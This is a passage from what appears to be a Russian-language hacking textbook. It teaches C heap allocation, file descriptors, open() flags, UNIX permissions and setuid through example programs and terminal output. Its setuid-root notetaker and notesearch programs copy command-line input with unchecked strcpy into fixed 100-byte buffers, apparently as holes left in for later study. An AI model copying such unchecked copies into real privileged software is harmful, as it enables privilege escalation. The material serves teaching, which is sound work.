пояснений не требует.

```
reader@hacking:~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking:~/booksrc $ ./heap_example
       [+] выделяется 50 байтов в куче для переменной char_ptr
char_ptr (0x804a008) --> 'Эта память находится в куче.'
       [+] выделяется 12 байтов в куче для переменной int_ptr
int_ptr (0x804a040) --> 31337
       [-] освобождается память, занятая char_ptr...
       [+] выделяется еще 15 байтов для переменной char_ptr
char_ptr (0x804a050) --> 'новая память'
       [-] освобождается память, занятая int_ptr...
       [-] освобождается память, занятая char_ptr...
reader@hacking:~/booksrc $
```

Обратите внимание, что адрес каждого следующего блока памяти в куче старше предыдущего. Те 15 байтов, которые были запрошены после освобождения 50 байтов, оказались после 12 байтов, выделенных под переменную `int_ptr`. Такое по-

ведение контролируется функциями выделения памяти в куче, и мы можем его изучить, поменяв размер изначально выделяемой памяти.

```
reader@hacking:~/booksrc $ ./heap_example 100
       [+] выделяется 100 байтов в куче для переменной char_ptr
char_ptr (0x804a008) --> 'Эта память находится в куче.'
       [+] выделяется 12 байтов в куче для переменной int_ptr
int_ptr (0x804a070) --> 31337
       [-] освобождается память, занятая char_ptr...
       [+] выделяется еще 15 байтов в куче для переменной char_ptr
char_ptr (0x804a008) --> 'новая память'
       [-] освобождается память, занятая int_ptr...
       [-] освобождается память, занятая char_ptr...
reader@hacking:~/booksrc $
```

Если выделить, а потом освободить больший блок памяти, новые 15 байтов будут выделены на этом самом месте. Поэкспериментировав с различными значениями, вы сможете понять, в каких случаях функция выделения начинает использовать память повторно. Зачастую простая команда `printf()` вкупе с несложными экспериментами позволяет узнать многое об устройстве системы.

0x273 Функция malloc() с контролем ошибок

В программе heap_example.c несколько раз выполнялась проверка ошибок для вызовов функции `malloc()`. При написании кода на C важно обрабатывать все случаи, в которых потенциально может возникнуть ошибка. В нашей программе несколько вызовов функции `malloc()`, поэтому код проверки ошибок тоже появляется несколько раз. В результате программа приобретает неаккуратный вид, а кроме того, затрудняется редактирование в ситуациях, когда нужно внести изменения в код проверки или добавить новые вызовы функции `malloc()`. Многократно использующиеся наборы одинаковых команд имеет смысл превратить в функцию. Вот как это было сделано в программе errorchecked_heap.c:

errorchecked_heap.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void *errorchecked_malloc(unsigned int); // Прототип функции errorchecked_malloc()

int main(int argc, char *argv[]) {
   char *char_ptr; // Указатель на тип char
   int *int_ptr; // Указатель на тип int
   int mem_size;

   if (argc < 2) // Если аргументы командной строки отсутствуют,
      mem_size = 50; // используем значение по умолчанию 50
```

```
   else
      mem_size = atoi(argv[1]);

   printf("\t[+] выделяется %d байтов в куче для переменной char_ptr\n", mem_size);
   char_ptr = (char *) errorchecked_malloc(mem_size); // Выделение памяти в куче

   strcpy(char_ptr, "Эта память находится в куче.");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);
   printf("\t[+] выделяется 12 байтов в куче для переменной int_ptr\n");
   int_ptr = (int *) errorchecked_malloc(12); // Снова выделение памяти в куче

   *int_ptr = 31337; // Помещаем значение 31337 туда, куда указывает int_ptr
   printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

   printf("\t[-] освобождается память, занятая char_ptr...\n");
   free(char_ptr); // Освобождение памяти в куче

   printf("\t[+]выделяется еще 15 байтов для переменной char_ptr\n");
   char_ptr = (char *) errorchecked_malloc(15); // Выделяем дополнительную память
                                                // в куче

   strcpy(char_ptr, "новая память");
   printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

   printf("\t[-] освобождается память, занятая int_ptr...\n");
   free(int_ptr); // Освобождение памяти в куче
   printf("\t[-] освобождается память, занятая char_ptr...\n");
   free(char_ptr); // Освобождаем еще один блок в куче
}
void *errorchecked_malloc(unsigned int size) { // Функция malloc() с контролем
                                               // ошибок
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL) {
      fprintf(stderr, "Ошибка: невозможно выделить память в куче.\n");
      exit(-1);
   }
   return ptr;
}
```

Программа errorchecked_heap.c отличается от программы heap_example.c совмещением процедур выделения памяти в куче и проверки ошибок в одну функцию. Первая строка кода — `[void *errorchecked_malloc(unsigned int)]` — является прототипом данной функции. Она сообщает компилятору, что ему предстоит работать с функцией `errorchecked_malloc()`, принимающей один аргумент типа unsigned int и возвращающей указатель типа void. Сама функция при этом может располагаться где угодно; в нашем случае она находится под функцией `main()`. Она достаточно проста: в качестве аргумента принимает размер необходимой памяти в байтах и пытается выделить ее с помощью функции `malloc()`. В случае сбоя этой операции код проверки ошибок отображает сообщение и завершает работу программы, иначе функция возвращает указатель на выделенную в куче область памяти. Соответственно, пользовательская функция `errorchecked_malloc()`

заменяет собой стандартную функцию `malloc()`, избавляя нас от необходимости вставлять код проверки ошибок после каждого вызова последней. Это наглядный пример того, почему полезно программировать с помощью функций.

0x280 Дополнение к основам

Для человека, понимающего базовые концепции программирования на языке C, все остальное достаточно просто. Большая часть эффективности этого языка обеспечивается использованием различных функций. В конце концов, если мы уберем из любой приведенной выше программы все функции, там останутся только базовые операторы.

0x281 Доступ к файлам

В языке C есть два основных способа доступа к файлам: через *файловые дескрипторы* и через *файловые потоки*. Дескрипторы используют набор функций низкоуровневого ввода/вывода, в то время как потоки представляют собой высокоуровневую форму буферизованного ввода/вывода, построенную на низкоуровневых функциях. Некоторые считают, что программировать с использованием файловых потоков проще. Зато дескрипторы обеспечивают непосредственный доступ к файлам. Мы будем рассматривать в основном низкоуровневые функции ввода/вывода, использующие дескрипторы.

Штрих-код на обложке этой книги представляет собой некое число. Оно уникально, и кассир в магазине может просканировать штрих-код и найти в базе данных связанную с книгой информацию. Файловый дескриптор — такое же уникальное число, используемое для обращения к открытым файлам. Дескрипторами пользуются четыре стандартные функции: `open()`, `close()`, `read()` и `write()`[1]. Все они в случае ошибки возвращают значение −1. Функция `open()` открывает файл для чтения и/или записи и возвращает файловый дескриптор, который представляет собой целое число, уникальное для этого файла. В качестве аргумента он передается в другие функции как указатель на открытый файл. Для функции `close()` дескриптор служит единственным аргументом. У функций `read()` и `write()` аргументов больше: это файловый дескриптор, указатель на данные для чтения или записи и количество байтов, которые следует прочитать или записать по указанному адресу. Аргументы функции `open()` — указатель на имя открываемого файла и набор стандартных флагов, определяющих режим доступа. Эти флаги и их использование мы будем подобно разбирать позже, а пока рассмотрим простой пример работы с файловыми дескрипторами для записи заметок в программе simplenote.c. Она берет сообщение из аргумента командной строки и дописывает его в конец файла /tmp/notes. В числе прочего вы увидите в ней уже знакомую

[1] Открыть, закрыть, прочитать, записать (*англ.*). — *Примеч. ред.*

функцию проверки ошибок при выделении памяти в куче. Другие функции используются для отображения вспомогательной информации и для обработки критических ошибок. Функция `usage()` определена перед функцией `main()`, поэтому прототип ей не требуется.

---

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);              // Функция, обрабатывающая критические ошибки
void *ec_malloc(unsigned int);  // Обертка функции malloc() с проверкой ошибок

int main(int argc, char *argv[]) {
   int fd; // дескриптор файла
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/tmp/notes");

   if(argc < 2)                   // Если аргументов командной строки нет,
      usage(argv[0], datafile);  // отображаем сообщение usage и завершаем работу

   strcpy(buffer, argv[1]); // Копирование в буфер

   printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

   strncat(buffer, "\n", 1); // Добавление новой строки в конец

// Открываем файл
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("в функции main() при открытии файла");
   printf("[DEBUG] дескриптор файла %d\n", fd);
// Записываем данные
   if(write(fd, buffer, strlen(buffer)) == -1)
      fatal("в функции main() при записи буфера в файл");
// Закрываем файл
   if(close(fd) == -1)
      fatal("в функции main() при закрытии файла");

   printf("Заметка сохранена.\n");
   free(buffer);
   free(datafile);
}
```

```
// Функция, отображающая сообщение об ошибке и завершающая программу
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Критическая ошибка ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Функция-оболочка для malloc() с проверкой ошибок
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("в функции ec_malloc() при выделении памяти");
   return ptr;
}
```

Если не обращать внимания на необычные флаги в функции `open()`, понять код очень легко, хотя он и содержит несколько не встречавшихся ранее стандартных функций. Функция `strlen()` принимает в качестве аргумента строку и возвращает ее длину. Она используется в комбинации с функцией `write()`, чтобы сообщать последней количество записываемых байтов. Название функции `perror()` — это сокращение от *print error*[1]. Она задействуется функцией `fatal()` для вывода дополнительного сообщения об ошибке (если таковое имеется) перед завершением работы программы.

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "это тестовая заметка"
[DEBUG] buffer @ 0x804a008: 'это тестовая заметка'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ cat /tmp/notes
это тестовая заметка
reader@hacking:~/booksrc $ ./simplenote "ура, все работает"
[DEBUG] buffer @ 0x804a008: 'ура, все работает'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ cat /tmp/notes
это тестовая заметка
ура, все работает
reader@hacking:~/booksrc $
```

[1] Вывод ошибки (*англ.*). — *Примеч. пер.*

Результат работы программы объяснений не требует, но исходный код содержит несколько элементов, на которых нужно остановиться подробнее. Это два новых заголовочных файла fcntl.h и sys/stat.h, определяющих используемые функцией `open()` флаги. Первый набор флагов взят из файла fcntl.h — они задают режим доступа:

O_RDONLY открывает файл только на чтение;

O_WRONLY открывает файл только на запись;

O_RDWR открывает файл на чтение и на запись.

Их можно комбинировать с другими, необязательными, флагами с помощью поразрядного оператора **ИЛИ**. Вот наиболее употребительные и полезные флаги:

O_APPEND записывает данные в конец файла;

O_TRUNC если файл уже существует, сокращает его длину до нуля;

O_CREAT создает файл, если его не существует.

Поразрядные операции объединяют биты, используя стандартные логические схемы, такие как ИЛИ и И. При соединении двух битов оператором ИЛИ мы получим 1, если хотя бы один из них имеет значение 1. Если же два бита соединяются оператором И, результат равен 1 только при равенстве 1 обоих. Полные 32-разрядные значения могут использовать эти поразрядные операторы для применения логических операций к соответствующим битам. В качестве примера давайте рассмотрим программу bitwise.c и результат ее работы.

bitwise.c

```
#include <stdio.h>

int main() {
   int i, bit_a, bit_b;
   printf("поразрядный оператор ИЛИ |\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2;  // Берем второй бит
      bit_b = (i & 1);      // Берем первый бит
      printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
   }
   printf("\nпоразрядный оператор И &\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2;  // Берем второй бит
      bit_b = (i & 1);      // Берем первый бит
      printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
   }
}
```

Вот результат компиляции и выполнения программы `bitwise.c`:

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
поразрядный оператор ИЛИ |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

поразрядный оператор И &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

Фигурирующие в функции `open()` флаги имеют значения, которые соответствуют одному биту. Поэтому при соединении флагов логическим оператором ИЛИ мы не потеряем никакой информации. Программа fcntl_flags.c демонстрирует некоторые флаги из файла fcntl.h и возможности их совместного использования.

fcntl_flags.c

```
#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int);
void binary_print(unsigned int);

int main(int argc, char *argv[]) {
   display_flags("O_RDONLY\t\t", O_RDONLY);
   display_flags("O_WRONLY\t\t", O_WRONLY);
   display_flags("O_RDWR\t\t\t", O_RDWR);
   printf("\n");
   display_flags("O_APPEND\t\t", O_APPEND);
   display_flags("O_TRUNC\t\t\t", O_TRUNC);
   display_flags("O_CREAT\t\t\t", O_CREAT);
   printf("\n");
   display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
   printf("%s\t: %d\t:", label, value);
   binary_print(value);
   printf("\n");
}

void binary_print(unsigned int value) {
   unsigned int mask = 0xff000000; // Маска для самого старшего байта
   unsigned int shift = 256*256*256; // Смещение для самого старшего байта
   unsigned int byte, byte_iterator, bit_iterator;

   for(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
```

```
      byte = (value & mask) / shift; // Изолируем каждый байт
      printf(" ");
      for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Отображаем биты
                                                              // байта
         if(byte & 0x80) // Если самый старший бит в байте не 0,
            printf("1");     // отображаем 1
         else
            printf("0");     // В противном случае отображаем 0
         byte *= 2;       // Смещаем все биты влево на 1
      }
      mask /= 256;      // Смещаем биты маски вправо на 8
      shift /= 256;     // Смещаем биты в сдвиге вправо на 8
   }
}
```

Вот результат компиляции и выполнения программы fcntl_flags.c.

```
reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                    0       00000000 00000000 00000000 00000000
O_WRONLY                    1       00000000 00000000 00000000 00000001
O_RDWR                      2       00000000 00000000 00000000 00000010

O_APPEND                    1024    00000000 00000000 00000100 00000000
O_TRUNC                     512     00000000 00000000 00000010 00000000
O_CREAT                     64      00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT   1089    00000000 00000000 00000100 01000001
$
```

Использование битовых флагов в комбинации с поразрядной логикой — эффективная и повсеместно используемая техника. Так как каждый флаг представляет собой уникальный битовый набор, добавление к флагам логического оператора ИЛИ является, по сути, их сложением. В программе fcntl_flags.c мы видим, что 1 + 1024 + 64 = 1089. Но эта техника работает только в случае уникальных битовых наборов.

0x282 Права доступа к файлам

Если режим доступа в функции `open()` задан флагом `O_CREAT`, требуется дополнительный аргумент, определяющий права доступа к новому файлу. Таким аргументом становятся флаги из файла sys/stat.h, комбинируемые друг с другом при помощи логического оператора ИЛИ.

`S_IRUSR` дает пользователю (владельцу) доступ на чтение;

`S_IWUSR` дает пользователю (владельцу) доступ на запись;

`S_IXUSR` дает пользователю (владельцу) доступ на выполнение файла;

S_IRGRP дает группе доступ на чтение;

S_IWGRP дает группе доступ на запись;

S_IXGRP дает группе доступ на выполнение файла;

S_IROTH дает доступ на чтение остальным пользователям системы;

S_IWOTH дает доступ на запись остальным пользователям системы;

S_IXOTH дает доступ на выполнение файла остальным пользователям системы.

Те, кто знаком с правами доступа к файлам в операционной системе UNIX, следующий материал могут пропустить. Для всех остальных я сделаю пояснение.

У каждого файла существует владелец, принадлежащий к какой-то группе пользователей. Эти сведения отображаются командой `ls` с ключом `-l`, как показано ниже.

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root root 1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader reader 8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Владельцем файла /etc/passwd является пользователь root, находящийся в группе root. Владелец двух остальных файлов simplenote — пользователь reader из группы reader.

Права на чтение, запись и выполнение можно включать и отключать для трех полей: user (пользователь), group (группа) и other (остальные пользователи). Пользовательские права указывают, что́ имеет право делать с файлом его создатель (читать, записывать в него и/или выполнять), групповые права указывают на те же действия, доступные пользователям группы, а общие — всем остальным пользователям. Эти поля отображаются и в начале вывода команды `ls -l`. Сперва показываются права владельца файла, причем доступ на чтение обозначается буквой `r`, на запись — `w`, на выполнение — `x`, а отсутствие прав — дефисом (`-`). Следующие три символа показывают групповые права, а завершающие три символа дают понять, какие действия доступны пользователям, не являющимся владельцами и не входящим в группу. В приведенном выше листинге владелец программы `simplenote` имеет права на все три действия (они выделены жирным шрифтом). Каждое разрешение соответствует битовому флагу. В числовом представлении праву на чтение соответствует значение 4 (100 в двоичной системе), праву на запись — значение 2 (010 в двоичной системе), а праву на выполнение — значение 1 (001 в двоичной системе). Так как каждое значение содержит уникальный битовый набор, поразрядная операция ИЛИ даст тот же самый результат, что и обычное сложение приведенных выше числовых значений. Таким способом задаются права доступа владельца, группы и остальных пользователей с помощью команды `chmod`.

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r-------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Первая команда (`chmod 731`) дает права на чтение, запись и выполнение владельцу, так как первая цифра — 7 (4 + 2 + 1); права на запись и выполнение — группе, так как вторая цифра — 3 (2 + 1); и только лишь право на выполнение всем остальным, так как последней идет цифра 1. Команда `chmod` позволяет как давать, так и отнимать права. В следующей строке аргумент `ugo-wx` команды `chmod` означает, что *мы отнимаем права на запись и выполнение у владельца, группы и остальных пользователей.* Последняя команда `chmod u+w` дает владельцу право на запись.

В программе simplenote функция `open()` использует выражение `S_IRUSR|S_IWUSR` в качестве дополнительного аргумента, задающего права доступа. В результате права на чтение и запись будет иметь только владелец файла /tmp/notes в момент его создания.

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking:~/booksrc $
```

0x283 Идентификаторы пользователей

У каждого пользователя в операционной системе UNIX есть уникальный идентификатор. Он отображается командой `id`.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin)
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

Пользователь root с `ID` 0 — это учетная запись администратора с полным доступом к системе. Команда `su` осуществляет переход к другому пользователю и при выполнении из учетной записи root выполняется без пароля. Команда `sudo` дает

возможность выполнить одну команду с полномочиями пользователя root. Настройки нашего загрузочного диска позволяют выполнять команду sudo без пароля. Все перечисленные тут команды дают простой способ перехода от одного пользователя к другому:

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

Пользователь jose может запустить программу simplenote на выполнение, но у него не будет доступа к файлу /tmp/notes. Владельцем файла является пользователь reader, и только у него есть права на чтение и запись в этот файл.

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "заметка пользователя jose"
[DEBUG] buffer @ 0x804a008: 'заметка пользователя jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[!!] Критическая ошибка в функции main() при открытии файла: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Все будет замечательно до тех пор, пока reader остается единственным пользователем программы simplenote. Но зачастую доступ к определенным фрагментам файла требуется разным людям. Скажем, файл /etc/passwd содержит сведения об учетных записях всех пользователей системы, включая информацию о том, какой командный интерпретатор по умолчанию запускается для каждого из них. Пользователи могут менять оболочку командой chsh. Для этого команда должна быть способна вносить изменения в файл /etc/passwd — но исключительно в строку, имеющую отношение к учетной записи текущего пользователя. В операционной системе UNIX проблема решается флагом setuid (от set user ID[1]). Управление этим дополнительным правом доступа осуществляет все та же команда chmod. После установки флага и запуска программы ID текущего пользователя поменяется на ID владельца файла.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

[1] Установить идентификатор пользователя (*англ.*). — *Примеч. пер.*

В приведенном выводе команды `ls` мы видим, что для программы `chsh` установлен флаг `setuid`. Об этом свидетельствует появившийся в правах доступа символ `s`. Так как владельцем файла является пользователь root, после установки флага `setuid` программа будет запускаться с правами администратора *любым* пользователем. Файл /etc/passwd, который редактирует команда `chsh`, также принадлежит пользователю root, а значит, он единственный имеет право на запись. Впрочем, логическая схема программы `chsh` спроектирована так, что запись возможна только в ту строку файла /etc/passwd, которая относится к текущему пользователю, даже если программа запущена из-под root. Это означает, что программа знает ID как реального, так и эффективного пользователя. Их можно получить с помощью функций `getuid()` и `geteuid()`, как показано в листинге uid_demo.c.

uid_demo.c

```
#include <stdio.h>

int main() {
   printf("реальный uid: %d\n", getuid());
   printf("эффективный uid: %d\n", geteuid());
}
```

Вот результаты компиляции и выполнения программы uid_demo.c:

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
реальный uid: 999
эффективный uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
реальный uid: 999
эффективный uid: 999
reader@hacking:~/booksrc $
```

В выводе программы uid_demo.c видно, что оба запустивших ее пользователя имеют ID 999. Это идентификатор пользователя reader. Командой `sudo` вместе с командой `chown` мы меняем владельца и группу программы `uid_demo` на root. Программа по-прежнему запускается, так как у остальных пользователей есть доступ на выполнение, и мы видим, что оба идентификатора пользователя все еще равны 999.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of  ./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
```

```
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
реальный uid: 999
эффективный uid: 0
reader@hacking:~/booksrc $
```

Так как теперь владелец нашей программы — пользователь root, права доступа к ней необходимо менять командой `sudo`. Команда `chmod u+s` устанавливает флаг `setuid`, что видно в выводе команды `ls -l`. Теперь при запуске программы `uid_demo` пользователем reader эффективный ID будет равен 0, что соответствует пользователю root. Это значит, что программа получила доступ к файлам с правами администратора. Именно таким образом `chsh` позволяет всем пользователям менять назначенный им по умолчанию командный интерпретатор, указанный в файле /etc/passwd.

Ту же технику можно применить в нашей программе создания заметок, позволив работать с ней не только владельцу. Сейчас мы рассмотрим вариант программы simplenote, в котором записывается пользовательский идентификатор автора каждой заметки. Заодно я покажу вам новый синтаксис директивы `#include`.

Функции `ec_malloc()` и `fatal()` уже несколько раз фигурировали в разных программах, и, скорее всего, мы будем пользоваться ими и дальше. Чтобы каждый раз не приходилось копировать и вставлять их код, давайте поместим их в отдельный заголовочный файл.

hacking.h

```
// Функция для отображения сообщения об ошибке и завершения работы программы
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Критическая ошибка ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Обертка функции malloc() с проверкой ошибок
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("в функции ec_malloc() при выделении памяти");
   return ptr;
}
```

Наша новая программа hacking.h содержит обе включаемые функции. В языке C, если имя файла в директиве `#include` заключено в угловые скобки `<` и `>`, компилятор ищет файл по стандартному адресу /usr/include/. Если же имя заключено в кавычки, компилятор ищет файл в текущей папке. Так как файл hacking.h нахо-

дится в одной папке с основной программой, его можно подключить директивой `#include "hacking.h"`

Новые строки в измененной версии программы для создания заметок (notetaker.c) выделены жирным шрифтом.

---

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // Функция обработки критических ошибок
void *ec_malloc(unsigned int); // Обертка для malloc() с проверкой ошибок

int main(int argc, char *argv[]) {
   int userid, fd; // Дескриптор файла
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                  // Если аргументов командной строки нет,
      usage(argv[0], datafile); // отображаем сообщение usage и завершаем
                                 // работу программы

   strcpy(buffer, argv[1]);  // Копируем в буфер

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

// Открываем файл
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("в функции main() при открытии файла");
   printf("[DEBUG] дескриптор файла %d\n", fd);

   userid = getuid(); // Получаем реальный ID пользователя

// Пишем в файл
   if(write(fd, &userid, 4) == -1) // Записываем ID пользователя перед данными
      fatal("в функции main() при записи userid в файл");
   write(fd, "\n", 1); // Завершаем строку

   if(write(fd, buffer, strlen(buffer)) == -1) // Пишем заметку
      fatal("в функции main() при записи буфера в файл");
   write(fd, "\n", 1); // Завершаем строку
```

```
// Закрываем файл
   if(close(fd) == -1)
      fatal("в функции main() при закрытии файла");

   printf("Заметка сохранена.\n");
   free(buffer);
   free(datafile);
}
```

Теперь вместо файла /tmp/notes данные записываются в файл /var/notes, иными словами, у них появился постоянный адрес хранения. Реальный идентификатор пользователя извлекается функцией `getuid()` и записывается в файл с данными перед заметкой. Так как функция `write()` принимает в качестве аргумента указатель на источник данных, к целому значению переменной `userid` применяется оператор **&** для получения адреса.

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking:~/booksrc $ sudo chown root:root ./notetaker
reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "тестирование заметок от разных
                                        пользователей"
[DEBUG] buffer @ 0x804a008: 'тестирование заметок от разных пользователей'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ ls -l /var/notes
-rw------- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

В предыдущем листинге мы скомпилировали программу notetaker, сделали ее владельцем пользователя root и установили флаг `setuid`. Теперь она запускается пользователем root, который и становится владельцем создаваемого файла /var/notes.

```
reader@hacking:~/booksrc $ cat /var/notes
cat: /var/notes: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/notes
?
this is a test of multiuser notes
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00000000 e7 03 00 00 0a 74 68 69 73 20 69 73 20 61 20 74 |.....this is a t|
00000010 65 73 74 20 6f 66 20 6d 75 6c 74 69 75 73 65 72 |est of multiuser|
00000020 20 6e 6f 74 65 73 0a                           | notes.|
00000027
reader@hacking:~/booksrc $ pcalc 0x03e7
        999             0x3e7           0y1111100111
reader@hacking:~/booksrc $
```

Файл `/var/notes` содержит ID пользователя reader (999) и заметку. Из-за принятого в архитектуре *x*86 порядка байтов от младшего к старшему 4 байта целого числа 999 в шестнадцатеричной системе отображаются в обратном порядке (в коде они выделены жирным).

Для чтения заметок обычным пользователям нужна соответствующая программа с флагом `setuid` и правами root. Программа notesearch.c умеет читать заметки, но отображает только те из них, которые записаны пользователем с текущим ID. Кроме того, в строку поиска теперь можно добавить необязательный аргумент, позволяющий отображать только те заметки, где он присутствует.

---

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *); // Функция вывода заметок
int find_user_note(int, int);      // Поиск в файле заметки пользователя
int search_note(char *, char *);   // Функция поиска по ключевым словам
void fatal(char *);                // Обработчик критических ошибок

int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // Дескриптор файла
   char searchstring[100];

   if(argc > 1)                       // Если аргумент есть,
      strcpy(searchstring, argv[1]); // то это строка поиска;
   else                               // иначе
      searchstring[0] = 0;            // строка поиска пуста

   userid = getuid();
   fd = open(FILENAME, O_RDONLY); // Открываем файл только для чтения
   if(fd == -1)
      fatal("в функции main() при открытии файла на чтение");

   while(printing)
      printing = print_notes(fd, userid, searchstring);
   printf("-------[конец данных, касающихся заметки ]-------\n");
   close(fd);
}

// Функция вывода заметок для определенного uid, совпадающих
// с необязательной поисковой строкой;
